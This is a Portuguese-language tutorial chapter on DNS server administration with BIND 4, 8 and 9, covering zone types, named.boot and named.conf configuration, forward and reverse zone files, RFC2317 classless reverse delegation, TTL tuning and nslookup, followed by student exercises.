Toda zona terá um DNS "primário" ("primary"), que carrega o conteúdo de uma zona de algum arquivo local que é editado por humanos ou, talvez, gerado mecanicamente de algum outro arquivo editado por humanos. Então existirá algum número de DNS "secundários" (secondary), que carregam o conteúdo da zona usando o protocolo IP (ou seja, o server secundário contatará o primário usando IP/TCP e carregará a zona). Este conjunto de DNSs (o primário e todos os secundários) devem ser listados em registros NS de uma zona superior, que constituirá uma "representatividade". Este conjunto de servidores também devem ser listados no próprio arquivo de zona, normalmente sob o nome "@" que é um indicador mágico do "topo" ou "raiz" da zona corrente. Você pode listar servidores nos registros NS da zona mais alta que não estão presentes em "@" da zona. Qualquer lista de servidores no registro NS devem, obrigatoriamente, ser configurados como **autorizados** (ou o primário ou o secundário) para a zona. Se um server listado no registro NS não for autorizado, ele responderá como um ("representação deficiente" - "lame delegation") quando questionado.

Existe um domínio especial identificado como IN-ADDR.ARPA que corresponde à tradução de endereços IP para nome. A representação segue a forma decimal, separada por ponto, mas de forma numérica inversa. Ou seja, se a máquina de nome abacaxi.maquina.br tem o endereço 192.168.253.20, a solicitação é feita para 20.253.168.192.in-addr.arpa. Por outro lado, o endereço é tratado como se fosse uma cadeia de caracteres separados por "." (ponto).

Assim, por estar associado ao endereço IP **como fica a tradução pseudo-reversa em caso de sub-redes (segmentação)**

A **RFC2317** apresenta uma "proposta" (não esqueça que RFC é uma proposta e não um padrão! Ela só será considerada um padrão após sua indicação nas STDs). Veremos a solução proposta por aquela RFC em 6.8.3.

6.5 Tipos de Servidores DNS

Estes servidores não tem, realmente, "tipos"'. Um DNS pode ser primário para alguma zona e secundário para outra, ou ele pode ser somente primário, ou somente secundário, ou até não servir nenhuma zona e somente responder solicitações usando seu "cache".

Documentações de versões anteriores do BIND referiam aos DNS's como "master" e "slave" (mestre e escravo). Estas designações retornaram no BIND 8/9. A diferença está no comportamento do DNS. Existem alguns tipos de comportamentos: Armazenamento Temporário (Cache Only), Remoto (Remotte Server) e Escravo (Slave Server)

6.5.1 "Armazenamento Temporário", (Caching Only)

Todos os DNS são tipo cache. Isto significa que ele retém a informação que recebeu para seu uso até que a validade da informação expire. Um servidor Cache-Only é um servidor que não foi delegado autoridade por zona alguma. Este servidor disponibiliza serviços e pergunta a outros servidores, que tem autoridade sobre o domínio, para a informação necessária. Todos os servidores de DNS mantém dados em "memória" até que a validade da informação expire, baseando no campo de TTL (Time To Live) designado para cada registro de recursos.

6.5.2 Remoto (Remote Server)

Um Servidor Remoto é uma opção dada para pessoas que gostariam de usar um servidor de nomes de suas estações de trabalho ou em uma máquina que possui quantidade de memória e velocidade de processamento muito limitada. Com esta opção você pode executar todos os programas de rede que usam um servidor de nomes sem que exista um programa de servidor de nomes rodando naquela máquina local. Todas as solicitações são prestadas por um servidor de nomes que está rodando em uma outra máquina da rede. Um host com um arquivo de configuração equivalente ao "resolv.conf" contendo somente hosts remotos, e que não executa um serviço de nomes em seus processamentos, é denominado, algumas vezes, de Servidor de nomes Remoto (seria porque o servidor de nomes normal é remoto?) mas é mais digno designá-lo de Cliente DNS. Este tipo de host não é, tecnicamente, um servidor de nomes uma vez que ele não possui qualquer armazenamento temporário de nomes (cache) e não responde à qualquer solicitação.

6.5.3 Escravo (Slave Server)

Um DNS tipo Escravo é aquele que redireciona solicitações cuja informação ele não dispõe armazenada temporariamente, para uma lista bem definida de servidores DNS ao invés de servidores de nomes de nível "root" ou de algum outro domínio. As solicitações feitas ao servidor de nomes tipo escravo são do tipo recursiva. Podem ser um ou mais servidores de redirecionamento, e eles então se sincronizam até que a lista termine.

Uma configuração de servidores tipo Escravo e de Redirecionamento é usada quando você não deseja que todos os servidores de uma dada zona interaja com servidores de D.N.S. da Internet. Um cenário típico poderia envolver um conjunto de estações de trabalho e uma máquina departamental (maior porte) com acesso à Internet. As Estações de trabalho teriam o acesso à Internet bloqueado administrativamente. Para que a estação de trabalho aparente que ela tem acesso aos domínios Internet, as estações de trabalho poderiam ser Servidores Escravos para a máquina departamental que redirecionaria as solicitações e interagiria com outros servidores de nomes para resolver a solicitação e retornar a resposta posteriormente.

O benefício de utilizar os recursos de redirecionamento é que a máquina central desenvolve um armazenamento temporário (cache) muito mais completo de informações para que todas as estações de trabalho possam tirar vantagem. O uso do modo Escravo e de redirecionamento é discutido adiante quando será descrito os comandos de arquivo de inicialização (named.boot e named.conf).

Não há qualquer impedimento em declarar um servidor de nomes como Escravo mesmo que ele seja um servidor de nomes tipo primário ou secundário de uma zona; o efeito continuará o mesmo: todas os servidores de armazenamento ou de zonas serão respondidas, a qualquer outra solicitação será redirecionada para a lista.

Este tipo de DNS (escravo) é o recomendado para zonas IN-ADDR.ARPA envolvendo sub-redes (BIND 4.9.8). Contudo, a RFC2317 (leitura obrigatória!) (BIND 8.xxx) propõe uma forma alternativa para a configuração deste tipo de rede, conhecida como *classless*.

6.6 ARQUIVO NAMED.BOOT (BIND 4.9.8)

DIRETIVA	DESCRIÇÃO
directory	A diretiva directory especifica o diretório de execução da aplicação de tradução de nomes, permitindo que os nomes dos arquivos constantes no arquivo named.boot tenha um caminho relativo ao informado por esta diretiva. Esta diretiva só pode ser usada uma única vez e no começo do arquivo antes de qualquer especificação de arquivo. Exemplo: **directory /var/named** Se existir mais de um arquivo (zona) para ser mantida, você pode armazená-los em subdiretórios a partir do diretório /var/named (ou C:\\var\\named no caso do Windows). O principal objetivo desta diretiva é garantir que o named usará este diretório para sua execução. Caso ocorra algum problema ele criará neste diretório o coredump. O diretório especificado aqui também tem influência no $INCLUDE.
primary	A linha que define o server como primário de uma zona tem a forma: **primary <zona> <nome do arquivo>** Exemplo: primary piparoco.neca.br piparoco.db O primeiro campo (primary) especifica que o servidor é do "tipo" primário de

	uma zona definida no segundo campo. O nome do arquivo a seguir (terceiro campo) é aquele que contém a tabela de tradução da respectiva zona. Admite-se que a zona especificada acima é do tipo INternet (IN). Para designar algum outra classe, deve-se especificá-la. Por exemplo, para a classe hesiod, o servidor primário teria a primeira linha como: primary/HS piparoco.neca.br hesiod.data Este tipo de opção depende das opções selecionadas em tempo de compilação e podem não ter sido habilitadas para o sistema operacional que seu sistema usa.
secondary	A linha usada para configurar um servidor secundário é: **secondary <zona> <endereços IPs dos DNS das zonas> <arquivo>** Exemplo: **secondary piparoco.neca.br 172.20.0.40 piparoco-net.db** **secondary psiu.net.br 200.200.200.10 200.200.200.40 psiu-br.zona** O primeiro campo especifica que o servidor é secundário. O segundo campo informa a zona correspondente. O terceiro campo é o conjunto de endereços IP de servidores primário (é obrigatório!) ou secundários (opcional) que contém o a tabela de tradução que será armazenada no arquivo definido no último campo.
stub	A linha para servidores STUB é parecida com a de um secundário e tem a forma: **stub <zona> <endereços IPs dos DNS das zonas> <arquivo>** Zonas "stub" tem a finalidade de certificar que o o servidor primário daquela zona sempre tenha os registros NS corretos. Se o primário não é um secundário de uma zona descendente ele poderia ser configurado como uma zona stub para todos as zonas descendentes. Zonas STUB proporcionam um mecanismo que permite os registros NS serem especificados em um único lugar. **primary CSIRO.AU csiro.dat** **stub dms.CSIRO.AU 130.155.16.1 dms.stub** **stub dap.CSIRO.AU 130.155.98.1 dap.stub**
cache	Todos os servidores, incluindo os "caching only", devem term a linha: **cache . root.cache** Não modificar as informações dos "root servers", nem inserir outras informações.
forwarders	Qualquer servidor DNS pode usar recursos de redirecionadores (forwarders) . Um redirecionador tenta resolver solicitações usando outros sistemas. (ótimo

	para redes segmentadas que pertençam à mesma organização e mesmo local). **forwarders <lista endereço IP>** ex: forwarders 128.32.0.10 128.32.0.4 Há duas razões para fazer isto. Alguns sistema podem não ter acesso total à rede e pode-se prevenir dela enviar qualquer pacote IP para o resto da Internet e no entanto pode confiar em um sistema que tem acesso total. A segunda razão é que os servidores redirecionadores vêem uma união de todas as solicitações que passam por ele o que permite um enriquecimento do seu banco de dados (cache) quando comparado com um servidor normal, ou seja, ele é um meta-cache e todos os hosts podem se beneficiar disto, reduzindo o número de solicitações feitas à Internet.
options	**forward-only:** Configura o DNS para operar no modo escravo. **non-recursive:** Uma forma de separar DNS de zona de DNS cache. **query-log:** força o registro de todas as solicitações de DNS serem registradas nos arquivos de log, através do serviço syslog. **fake-query:** BIND não suporta resolver de forma reversa. Se existe máquinas usando comandos nslookup antigos, esta opção pode resolver seu problema. (Não se esqueça que o maior problema é ter uma máquina desatualizada!)
limit	Define parâmetros para melhorar o desempenho de BIND. A forma geral é dada por: **limit <name> <value>** **limit transfers-in *n*** - : Limita o número de processos xfer simultaneos em *n* **limit transfers-per-ns *n*** - Os processos de xfer podem realizar *n* transferências vindas de um mesmo DNS secundário. Isto é útil quando o DNS primário controla um grande número de domínios ou zonas. **limit datasize <system-dependent>** - Alguns sistemas tem um limite de quota denominado "segmento de dados", que é onde o BIND armazena seus dados em memória. Esta diretiva informa ao BIND sobre a quantidade de dados que pode ser usado.
xfrnets	Libera a transferencia de arquivos (xfer) apenas para a rede ou nó especificado. **xfrnets 16.0.0.0** ; libera para toda a rede 16. **xfrnets 16.1.0.2&255.255.255.255** - libera somente para o endereço IP 16.1.0.2
bogusns	Rejeita as informações de ou para as redes ou nós cujo endereço consta na lista.

Ex: bogusns 10.0.0.0 , evitará consultas ou solicitações para qualquer endereço IP da rede classe A (10.0.0.0).

Exemplo de arquivo NAMED.BOOT

```
;
;    File:      named.boot
;    Purpose:   give the DNS its startup parameters and
;               list of startup files.
Directory /var/named
;
;
;    establish a loopback entry for this machine, and tell
;    it to load its identity from db.127.0.0
primary     0.0.127.IN-ADDR.ARPA      db.127.0.0
primary     localhost                 db.localhost
secondary   administra.ppi.br               192.168.100.20  administra.db
secondary   168.192.in-adr.arpa             192.168.100.30  administra.rev
;
XFRNETS   127.0.0.1/255.255.255.255    192.168.254.0/255.255.255.0
XFRNETS   200.255.44.20/255.255.255.255    150.163.1.22/255.255.255.255
;
primary   teste.administra.ppi.br       db.zoneinfo
;
primary     254.168.192.in-addr.arpa    db.192.168.254.0
;
;
cache . db.cache
```

6.7 NAMED.CONF (BIND 8 e BIND 9)

Problemas de segurança e a maior demanda na manutenção de zonas fizeram com que o BIND 4.9.x tornasse ineficiente. A Internet Software Consortium (www.isc.org) vem desenvolvendo e mantendo novas versões do BIND. Até o momento (Março de 2001) o ISC prepara a versão do BIND 9.x e sugere o uso da versão disponível.

Há uma mudança radical no arquivo de configuração entre versão 4.9.x e 8.x.x/9.x.x: autorização de envio por chaves para autenticação e cifragem, além de maior flexibilidade na seleção de portas e endereços IP.

A documentação apresentada aqui é, na íntegra, extraída dos arquivos que acompanham o BIND 8/9. Há uma série de links no site da isc.org os quais recomenda-se a leitura e testes de todas as opções apresentadas para a familiarização das novas diretivas. A versão 8.x.x/9.x.x do BIND também está disponível para sistemas operacinoais Windows (código fonte).

Esta versão do BIND implementa uma sintaxe bem diferente com muitas opções. Limitaremos à conversão do NAMED.BOOT anterior para o novo formato : NAMED.CONF,

```
options {
        directory "/var/named";
        allow-transfer {
                127.0.0.0;
                192.168.254.0/24;
                200.255.44.200;
                150.163.1.22;
                        };
        allow-query { any;  };
};
zone "0.0.127.in-addr.arpa" {
        type "master";
        file "db.127.0.0.0";
};

zone "localhost." {
        type "master";
        file "db.localhost" ;
};

zone "teste.administra.ppi.br" {
        type "master";
        file "db.zone.teste";
};

zone "254.168.192.in-addr.arpa" {
        type "master";
        file "db.127.0.0.0";
};

zone "administra.ppi.br" {
        type "slave";
        masters {       192.168.100.20; };
        file "dom/administra.db";
};
;
zone "168.192.in-adr.arpa"  {
        type "slave";
        masters {       192.168.100.30; }
        file "dom/administra.rev";
};

zone "." {
        type "hint" ;
        file "cache.db";
};
```

6.8 ARQUIVOS DE TRADUÇÃO (TABELAS DIRETA E REVERSA).

Os registros nas tabelas de tradução são denominados de registros de recursos (resource records, ou RR). O formato padrão dos RR estão definidos na RFC1035

6.8.1 ARQUIVO TRADUÇÂO DIRETA

Um arquivo de tradução direta apresenta as seguintes estruturas:
A primeira linha deve ter um RR SOA (sempre!)

```
@ IN SOA maquina-dns.dominio. responsa.dominio.  (
                        nº-de-serie ;                       Serial
                        tempo-de-atualização-secundária ;   Refresh
                        tempo-de-nova-tentativa ;           Retry
                        tempo-de-expiração ;                Expire
                        Tempo-de-vida ) ;
; nesta primeira linha temos que a zona, representada por @ tem a máquina  máquina-dns-
; dominio tem autoridade sobre a zona e o E-mail do responsável pela administração é
; responsa@dominio. (reparem que os nomes e endereços terminaram com um ponto.
;
; o nº-de-série é a versão do arquivo. Sempre que este arquivo sofrer alguma modificação
; este número deve ser incrementado. Assim, cuidado ao assumir qualquer valor. Um padrão
; YYYYMMDDNN possibilita 100 mudanças por dia até o ano de 4294.
;
; tempo-de-atualização-secundária é o tempo, em segundos que o DNS secundário deve;
;  estabelecer nova transferencia da tabela de domínio.
;
; tempo-de-nova-tentativa é o tempo, em segundos, que o dns secundário deve aguardar
; após uma tentativa de transferência de zona (xfer)
;
; tempo-de-validade - é o tempo, em segundos, que o arquivo tem. O DNS-secundário
; deve transferir (xfer) um novo arquivo independentemente de outros valores ou
; permanência do valor do número de série. Ou seja, é o tempo de validade do arquivo.

; Tempo de vida - é o tempo de vida que cada registro terá caso um valor específico não
; seja definido na posição  {ttl} .

{name} {ttl} addr-class NS Name servers name
ou


@               IN      NS      máquina-dns.dominio.
@               IN      NS      maq-dns2.dominio.

; Nestas duas linhas definimos que a ZONA atribuída
; name {ttl} addr-class MX preference value mail-exchange
Munnari         IN      MX      0       Seismo.subdominio.dominio.
*.dominio.      IN      MX      0       RELAY.dominio.
; Assumindo que @ represente a zona "dominio", qualquer mensagem dirigida para um
;  usuário da máquina Munnari, o DNS deve responder que a máquina MX é
```

; Seismo.subdominio.dominio. (repare o ponto!)
toda linha que começa com # ou ; é comentário
* é um coringa

{name}	{ttl}	addr-class	A	address
ucbarpa		IN	A	128.32.0.4
ucbupa	36500	IN	A	123.45.6.7

; estas duas linhas associam o nome (esquerda) ao endereço IP (direita). A diferença é que
; a primeira tem um Tempo-de-vida definido na linha SOA.

{name} {ttl} addr-class HINFO Hardware OS
ucbarpa IN HINFO Hotbit GradOS
; a linha anterior informa que a máquina ucbarpa é um hardware Hotbit rodando o sistema
; operacional GradOS. Como certas estas informações "ajudam para um ataque", você
; poderá usá-la, por exemplo, informando a sala e o número do ramal onde o equipamento
; está.
; Uma segunda possibilidade é

name {ttl}	addr-class	TXT	string
ucbarpa	IN	TXT	"contato tecnico: fulano@subd.dominio"
	IN	TXT	"contato tecnico: beltrano@subd.dominio"

; na linha acima usamos o registro TXT para informar o endereço do responsável técnico
; pelo sistema ucbarpa. É altamente recomendável definir este registro informando
; contatos administrativos para o domínio.

@	IN	TXT	"Instituto Nacional de Pesquisas Espaciais"
abuse	IN	TXT	"Contato-administrativo: funcionário@inpe.br"

; Uma outra forma recomendável de informar o E-mail de pessoas responsáveis por algum
; sistema é através da clausula RP, como segue

owner	{ttl}	addr-class	RP	mbox-domain-name	TXT-domain-name
ucbarpa	IN	RP	fulano.subd.dominio.	abuse.dominio.	

; Em algumas situações é preciso atribuir mais de um nome para uma máquina. O BIND
; 4.9.x aceita a clausula CNAME

www	IN	CNAME	ucbarpa

; Assim a máquina ucbarpa também atenderá pelo nome www.
; O BIND 8 e 9 não recomenda o RR CNAME. Use uma atribuição direta (IN A) ou, na impossibilidade, habilite o recurso na classe **options**.

6.8.2 ARQUIVO TRADUÇÂO REVERSA

163.150.IN-ADDR.ARPA. IN SOA maquina-dns.dominio. responsa.dominio.(
nº-de-serie ; Serial
tempo-de-atualização-secundária ; Refresh
tempo-de-nova-tentativa ; Retry
tempo-de-validade ; Expire
Tempo-de-vida) ;
; nesta primeira linha temos que a zona 163.150.in-adddr.arpa tem a máquina
; máquina-dns-dominio tem autoridade sobre a zona e o E-mail do responsável pela

```
; administração é responsa@dominio. (reparem que os nomes e endereços terminaram com
; um ponto.
;
; As descrições dos campos seguintes são as mesmas do arquivo direto.

{name} {ttl} addr-class NS Name servers name
ou


@               IN      NS      máquina-dns.dominio.
@               IN      NS      maq-dns2.dominio.

; Nestas duas linhas definimos que a ZONA atribuida
; name {ttl} addr-class MX preference value mail-exchange
; Não tem sentido definir MX para o domínio reverso.

owner {ttl} addr-class RP mbox-domain-name TXT-domain-name
ucbarpa         IN      RP      fulano.subd.dominio. abuse.dominio.

name {ttl} addr-class PTR real-name
7.1     IN      PTR     brotossauro.dem.inpe.br.
;  A linha acima informa que a máquina brontossauro tem o endereço
; 150.163.1.7 (7.1.163.150.in-addr.arpa). As rotinas usadas para a conversão direta ou
; reversa são as mesmas. Assim, pense no número como um nome!.
```

6.8.3 CONFIGURAÇÃO DE DNS-REVERSO ENVOLVENDO SUB-REDES

A configuração segue o mesmo esquema das redes em classes, mas considerando alguns detalhes importantes. Lembrando que numa segmentação de redes estamos dividindo uma rede, devemos associar o mesmo para zonas. Apesar do reverso representar números, estamos, na vedade, traduzindo textos numéricos inversos seguidos de IN-ADDR.ARPA para textos alfanuméricos (os nomes das máquinas).

Considere a zona reversa de uma classe C: 192.168.200. Quando as zonas fazem parte de uma mesma empresa ou instituição (mesmo domínio), podemos designar uma máquina DNS para ser primária da zona e tudo fica resolvido. Assumiremos que o DNS primário desta zona tem o endereço IP 192.168.200.20, cujo named.boot é (primeira opção):

primary 200.168.192.in-addr.arpa arquivo.rev

Por outro lado, considere que a classe C dividida em 4 sub-redes, e cada uma delas pertence a uma organização diferente

192.168.200.0/26 (organização base - principal)
192.168.200.64/26 (empresa -1)
192.168.200.128/26 (empresa - 2) e
192.168.200.192/26. (instituição - 3)

Agora já não há meios de definir uma máquina centralizando a zona da classe C completa, tornando a primeira opção impraticável, pois cada empresa/instituição quer ter o controle administrativo de seus domínios/zonas. Assim, a solução é considerar cada segmento como


zonas distintas e administradas independentemente. Estes segmentos tratam as seguintes faixas de endereçamento em relação à classe original:

192.168.200.0-63, 192.168.200.64-127, 192.168.200.128-191 e 192.168.200.192-255.

Para facilitar a identificação usaremos estas faixas para as zonas:

64-127.200.168.192.in-addr.arpa
128-191.200.168.192.in-addr.arpa e
192-255.200.168.192.in-addr.arpa

Assim, aquele DNS primário de uma zona 200.168.192.in-addr.arpa deve configurado como um DNS primário para o, agora, domínio e zona 200.168.192.in-addr.arpa. É recomendável (não obrigatório!), nestes casos, que este DNS de domínio também seja um DNS secundário de cada uma destas zonas "de segmentos". Assim, todas as modificações feitas em qualquer zona "de segmento" será atualizada automaticamente naquele DNS secundário.



Admitindo que as máquinas DNS primários das zonas sejam 192.168.200.20, 192.168.200.77, 192.168.200.150 e 192.168.200.210, o arquivo named.boot do DNS secundário 192.168.200.20 terá:

primary	**200.168.192.in-addr.arpa**		**ns-200.rev**
secundary	**64-127.200.168.192.in-addr.arpa**	**192.168.200.77**	**ns64-127.rev**
secundary	**128-191.200.168.192.in-addr.arpa**	**192.168.200.150**	**ns128-191.rev**
secundary	**192-255.200.168.192.in-addr.arpa**	**192.168.200.210**	**ns192-255.rev**

O arquivo **ns-200.rev** contém:

....
; para a zona 64/26
64-127 IN NS dns.zona64-127.xx ; que terá o endereço 192.168.200.77
65 IN CNAME 65.64-127.200.168.192.in-addr.arpa
66 IN CNAME 66.64-127.200.168.192.in-addr.arpa
...
126 IN CNAME 126.64-127.200.168.192.in-addr.arpa
;
;

```
; para a zona 128/26
128-191     IN     NS     dns.zona128-191.xx ; que terá o endereço 192.168.200.150
129     IN     CNAME     129.128-191.200.168.192.in-addr.arpa
130     IN     CNAME     130.128-191.200.168.192.in-addr.arpa
...
150     IN     CNAME     150.128-191.200.168.192.in-addr.arpa
..
; para a zona 192/26
192-255     IN     NS     dns.zona192-255.xx ; que terá o endereço 192.168.200.210
193     IN     CNAME     193.192-255.200.168.192.in-addr.arpa
194     IN     CNAME     194.192-255.200.168.192.in-addr.arpa
...
210     IN     CNAME     210.192-255.200.168.192.in-addr.arpa
...
```

Uma vez que o procedimento é o mesmo para cada DNS primário destas zonas enfocaremos uma única zona (64-127.200.168.192.in-addr.arpa)

primary 64-127.200.168.192.in-addr.arpa nsp.0-63.rev

O arquivo **nsp.0-63.rev** do DNS 192.168.200.77 contém:

```
@     in     soa     dns.zona64-127.xx     fulano@zona64-127.xx (
                                    nº-de-serie ;                    Serial
                                    tempo-de-atualização-secundária ;    Refresh
                                    tempo-de-nova-tentativa ;        Retry
                                    tempo-de-expiração ;             Expire
                                    Tempo-de-vida ) ;
;
@          in     ns     dns.zona64-127.xx.
1          in     ptr    maq1.zona64-127.xx.
..
77         in     ptr    dns.zona64-127.xx.
63         in     ptr    broadcast.zona64-127.xx.
```

O número 77 isolado representa: 77.64-127.200.168.192.in-addr.arpa. Os nomes ???.zona64-127.xxx são fictícios e devem ser substitídos pelos nomes reais.

Nas versões derivadas do BIND 4.9.x não há limitações quanto ao uso da opção cname mas no BIND 8 ou 9 é preciso habilitar a opção.

6.8.4 DISCUSSÃO SOBRE O TTL

Não podemos usar quaisquer valores no campo TTL de um conjunto RR (Resouce Records). Estes parâmetros são carregados quando na inicialização da zona primária de um servidor de nomes. Estes parâmetros também tem influência na segurança destes servidores.

Vamos rever o registro SOA, que é o primeiro registro do arquivo de tradução:

@ in SOA nome-da-máquina-dns endereço-responsável (

```
nn ;            serial number
refresh-time    ; tempo de atualização em segundos (recomendado: 12 horas)
retry-time      ; Tentativa de atualização em segundos (recomendado:  2 horas)
expire-time     ; Tempo de validade em segundos (recomendado: 2 semanas)
TTL )           ; tempo de vida da informação -  (em discussão)
```

O TTL é o tempo de vida padrão atribuída à informação dos registros Este TTL é muto importante para o dempenho do BIND. **Valores altos resultarão em um baixo tráfego, pequeno número de solicitações e respostas rápidas** (a informação permanece mais tempo em cache). **Valores baixos tendem gerar um grande tráfego e um grande número de solicitações, mas garantirão uma propagação muito rápida das mudanças feitas nos arquivos de tradução.**

Somente modificação e remoção de uma zona são afetadas pelo TTL. **A adição se propaga conforme o REFRESH-TIME** definido no registro de SOA. A experiência tem mostrado que o valor de TTL apresenta variações de 0,5 a 7 dias. Tem-se conseguido bons resultados quando o valor de TTL varia entre 1 a 3 dias (86400 a 259200 segundos)

Isto reduz, drasticamente, o número de solicitações feitas para o seu DNS. Se você precisa uma rápida propagação de modificações ou remoções pode ser interessante reduzir o valor algum tempo antes das modificações/remoções e então realizar a modificação propriamente dita. No mesmo arquivo, com as modificações feitas, recomenda-se voltar aos valores anteriormente usados (adequados para o seu DNS).

Se a zona sob sua resposabilidade é altamente estável (zonas primárias de um domínio superior, por exemplo) com ações principais de adicionar novos subdomínios (novas zonas) então é recomendável considerar um TTL maior que 3 dias (86400*3, 86400 ´o número de segundos em 1 dia).

Observar que não faz qualquer sentido modificar o valor do TTL para valores inferiores ao valor definido em refresh-time, pois, neste tempo, os servidores DNS secundários transferirão as copias do arquivo com suas modificações.

6.9 LOCALIZAÇÃO DAS MÁQUINAS DNS

As máquinas DNS primárias ou secundárias podem estar em qualquer parte da rede, inclusive fora da local. É recomendável que a máquina primária de uma zona se localize na região física da zona para restringir o tráfego de consulta ao DNS à rede local, mas isto não é uma exigência!

Dependendo do número de registros (ou de máquinas que pertençam àquela zona) podemos ter somente DNS primário. A instalação de DNSs secundários torna-se recomendável quando temos várias máquinas e este pode se localizar (fisicamente) na mesma rede local ou em redes físicas diferentes. A delegação de representatividade não é limitada pela localização da rede física. A limitação está na flexibilidade administrativa!

Um DNS primário de domínio está localizado em qualquer lugar de uma zona daquele domínio (recomendável por razões administrativas), mas os secundários podem (e até deve) existem em zonas e domínios diferentes em redes anteriores superiores.

6.10 NSLOOKUP

O nslookup é um aplicativo cliente interativo do BIND e é usado tanto para testes quanto na identificação de zonas, no que se refere a nomes de máquinas, endereços, versão do BIND que está sendo executada, etc.

Como sabemos, a cláusula MX é questionada sempre que uma mensagem for enviada. Quando alguém informa um endereço (ex: fulano@domínio.br), isto represeta que o usuário tem conta em uma zona ou domínio. E a máquina que contém as contas de usuários só será conhecida após uma solicitação com a cláusula MX, uma vez que a denominação que segue o nome do usuário e após o caracter delimitador "@" corresponde à zona/domínio e não à máquina.

Para testar e identificar estes problemas de configuração do BIND usamos a aplicação cliente NSLOOKUP.

Há duas formas de usarmos o nslookup: forma interativa e numa única linha de comando com os devidos argumentos. Vejamos um exemplo da forma interativa onde se faz uma solicitação da cláusula MX.

6.10.1 NSLOOKUP - MODO INTERATIVO

```
$ nslookup
Server rancatoco.minhazona.br
Address: 192.168.23.40
set query=mx
dominio.br
dominio.br  MX preference = 10, mail exchanger = mail.dominio.br
dominio.br nameserver = chuva.dominio.br
mail.dominio.br internet address = 172.22.43.20
chuva.dominio.br  internet address = 172.22.35.201
```

Uma outra informação solicitada é sobre a versão do bind que está sendo executada. Uma forma mais simples é colher a informação dos arquivos de log. Uma outra forma é usar o NSLOOKUP selecionar a classe CHAOS, tipo TXT e solicitar a versão via "version.bind"! Assim:

```
# nslookup
        Default Server: ns.suacomp.bog
        Address: 333.333.333.333
        set class=chaos
        set type=txt
        version.bind
        Server: ns.suacomp.bog
        Address: 333.333.333.333
        VERSION.BIND text = "8.2.3"
```

Há outras opções através das aplicações "ndc" e "dig" que acompanham o BIND. O "como fazer" usando estas opções está disponível em :

http://www.nominum.com/resources/bind-faq.html#version

Detalhe: A versão do BIND 8 e 9 existe a diretiva version (declaração option) que permite o envio de uma versão falsa ou um texto informado. Na versão 4.9.x não há tal opção e ele sempre retorna a versão correta.

6.10.2 NSLOOKUP - MODO NÃO-INTERATIVO:

NSLOOKUP [- opções ...] [nome-direto ou reverso] | [-] [DNS]
Por exemplo:

1) $ **nslookup -"set query=any" algum-nome-de-maquina**
2) $ **nslookup -"set class=chaos" -"set type=txt" version.bind algum-dns**
3) $ nslookup -"set query=any" 1.20.168.192.in-addr.arpa servidor-DNS

7 EXERCÍCIOS (entregar)

1) O serviço que implementa o protocolo SMTP está fortemente acoplado ao serviço de tradução de nomes, sendo a clausula MX a responsável pela identificação do host. Por outro lado a clausula A (ANY) também pode ser consultada. O que acontece ao SMTP caso seja atribuído um endereço IP à zona/domínio sabendo que @ receberá dominio.br e o arquivo de tabela de tradução direta apresenta o seguinte conteúdo?

```
@          IN    SOA   dns.dominio.br.      fulano@dominio.br. (
           .....)
@          IN    NS    dns.dominio.br
@          IN    A     192.168.254.30
@          IN    MX    10    farofa.dominio.br.
farofa     IN    A     192.168.254.40
www        IN    A     192.168.254.70
```

Se for necessário alguma correção então faça-a, mas sem modificar os valores. Apresente um teste usando o nslookup para todos os nomes de máquina (set q=any) e teste a cláusula MX.

2) Elaborar os arquivos de tradução direta e reversa para a zona "preguiça.teatro.br", e os arquivos de configuração named.boot (bind 4) e named.conf (bind 8), considerando a existencia de 3 máquinas que prestarão os serviços DNS (primário) (máquina 1), SMTP e POP (máquina 2) , WWW e FTP.(máquina 3). O bloco IP atribuído ao domínio é da classe C (bloco 192.168.5). Apresente uma copia da janela de um teste usando as aplicações nslookup ou dig.

3) Uma máquina DNS foi configurada como secundária direta e reversa de um determinado domínio e bloco IP de classe B. Informar a linha e arquivos (se necessário!) que devem ser criados.

4) Implementar a proposta de segmentação de zona reversa apresentada em 6.8.3. Apresente os resultados obtidos.